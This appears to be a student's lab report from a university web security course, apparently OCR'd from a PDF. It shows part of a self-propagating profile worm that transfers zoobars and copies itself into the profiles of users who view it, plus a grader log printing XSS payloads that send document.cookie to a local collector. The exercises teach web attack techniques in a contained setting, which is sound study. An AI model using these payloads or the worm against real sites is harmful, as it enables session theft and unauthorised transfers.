


Account `1234` visits `alex` profile:



It automatically makes Ajax POST request to transfer and change profile description based on the network requests.

Checking home, shows that zoobars are transferred out, and the profile contains the worm code:




```
<script id="worm" type="text/javascript">

    window.onload = function () {

        var headerTag = '<script id="worm" type="text/javascript">';
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";

        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


document.getElementById("profile").appendChild(document.createTextNode("Scan
for viruses..."));

        var AjaxTransfer = null;
        AjaxTransfer = new XMLHttpRequest();
        AjaxTransfer.open("POST", "http://localhost:8080/zoobar/index.cgi
/transfer", true);
        AjaxTransfer.setRequestHeader(
            "Content-Type", "application/x-www-form-urlencoded"
```

Save

Hence, it shows that the profile worm is working as intended.

Check results

```
httpd@istd:~/50.044-System-Security-2021-Labs/lab3_web_security$ make check
./check-lab3.sh
Generating reference images...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Registering as grader1, password1
Registering as grader2, password2
Registering as grader3, password3
[ INFO ]: Testing exploit for Exercise 1...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Expecting cookie: grader#315c4a314599c4d4d10139fd46d5abfa
[ PASS ]: alert contains: grader#315c4a314599c4d4d10139fd46d5abfa
[ INFO ]: Testing exploit for Exercise 2...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ ???? ]: Check email, expecting string 'grader#a9d9981c41ec97de3c9df8414fa91eb3'
[ INFO ]: Testing exploit for Exercise 3...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E%22
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Expecting cookie: grader#1a7af10e04aae8f6578ebaf49e136c31
[ PASS ]: alert contains: grader#1a7af10e04aae8f6578ebaf49e136c31
[ INFO ]: Testing exploit for Exercise 4...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22%3E%3Cscript%3E%28new+Image%28%29%29.src%3D%27http%3A%2F%2F127.0.0.1%3A8000%3F%27+%2B+%27to%3Dsyssechacks%40gmail
.com%27+%2B+%27%26payload%3D%27+%2B+encodeURIComponent%28document.cookie%29%2B+%27%26random%3D%27+%2B+Math.random%28%29%3B%3C%2Fscript%3E%22
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ ???? ]: Check email, expecting string 'grader#1c5a39e3f1aecea0697e4fddcf698556'
[ INFO ]: Testing exploit for Exercise 5...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22size%3D10%3E%3C%2Fspan%3E%3Cbr%3E%3Cinput+type%3D%22submit%22+value%3D%22View%22%3E%3Cstyle%3E.warning%7Bdisplay%
3Anone%3B%7D%3C%2Fstyle%3E%3Cimg+style%3D%22display%3Anone%3B%22+src%3D%22a%22+onerror%3D%22%28new+Image%28%29%29.src%3D%27http%3A%2F%2F127.0.0.1%3A8000%3F%27+%2B+%27to%3Dsyssec
hacks%40gmail.com%27+%2B+%27%26payload%3D%27+%2B+encodeURIComponent%28document.cookie%29%2B+%27%26random%3D%27+%2B+Math.random%28%29%3B%22+a%3D
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ ???? ]: Check email, expecting string 'grader#b4d0d3d6ed4b3429c9a5c5403183ac3a'
[ PASS ]: ./lab3-tests/answer-5.png matched reference image (522668 non-background pixels)
[ INFO ]: Testing exploit for Exercise 6...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ PASS ]: grader zoobar count
[ PASS ]: attacker zoobar count
[ INFO ]: Testing exploit for Exercise 7...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ PASS ]: grader zoobar count
[ PASS ]: attacker zoobar count
[ INFO ]: Testing exploit for Exercise 8...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Loading attacker page. If you get a timeout here you're not redirecting to https://www.sutd.edu.sg/.
[ PASS ]: visited final page
[ PASS ]: grader zoobar count
[ PASS ]: attacker zoobar count
```

```
[ INFO ]: Testing exploit for Exercise 9...
Registering as grader, ZKXGIGJICWWZ
Registering as attacker, attackerpassword
Entering grader/ZKXGIGJICWWZ into form.
[ PASS ]: User logged in
[ INFO ]: Testing exploit for Exercise 10...
Registering as grader, RSLNZIRIPKTY
Registering as attacker, attackerpassword
Entering grader/RSLNZIRIPKTY into form.
[ PASS ]: alert contains user password: RSLNZIRIPKTY
[ PASS ]: User logged in
[ INFO ]: Testing exploit for Exercise 11...
Registering as grader, LUBHVEPNVPLZ
Registering as attacker, attackerpassword
Entering grader/LUBHVEPNVPLZ into form.
[ ???? ]: Check email, expecting string 'grader/LUBHVEPNVPLZ'
[ INFO ]: Testing exploit for Exercise 12...
Registering as grader, AIITITXKQJSU
Registering as attacker, attackerpassword
Entering grader/AIITITXKQJSU into form.
[ ???? ]: Check email, expecting string 'grader/AIITITXKQJSU'
[ PASS ]: User logged in
[ INFO ]: Testing exploit for Exercise 13...
Registering as grader, WTPPWFVLTGRX
Registering as attacker, attackerpassword
Loading attacker page, logged in. If you get a timeout here, you're not redirecting to https://www.sutd.edu.sg/.
[ PASS ]: visited final page
[ PASS ]: grader zoobar count
[ PASS ]: attacker zoobar count
Loading attacker page, logged out
[ PASS ]: ./lab3-tests/answer-13.png matched reference image (522144 non-background pixels)
Entering grader/WTPPWFVLTGRX into form.
[ ???? ]: Check email, expecting string 'WTPPWFVLTGRX'
[ PASS ]: User logged in
[ INFO ]: Testing exploit for Exercise 14...
Registering as attacker, attackerpassword
Installing attacker profile
Registering as grader1, password1
Viewing attacker profile
[ PASS ]: ./lab3-tests/answer-14_0.png matched reference image (522712 non-background pixels)
[ PASS ]: grader1 zoobars
[ PASS ]: attacker zoobars
Registering as grader2, password2
Viewing grader1 profile
[ PASS ]: ./lab3-tests/answer-14_1.png matched reference image (522712 non-background pixels)
[ PASS ]: grader2 zoobars
[ PASS ]: attacker zoobars
Registering as grader3, password3
Viewing grader2 profile
[ PASS ]: ./lab3-tests/answer-14_2.png matched reference image (522712 non-background pixels)
[ PASS ]: grader3 zoobars
[ PASS ]: attacker zoobars
httpd@istd:~/50.044-System-Security-2021-Labs/lab3_web_security$
```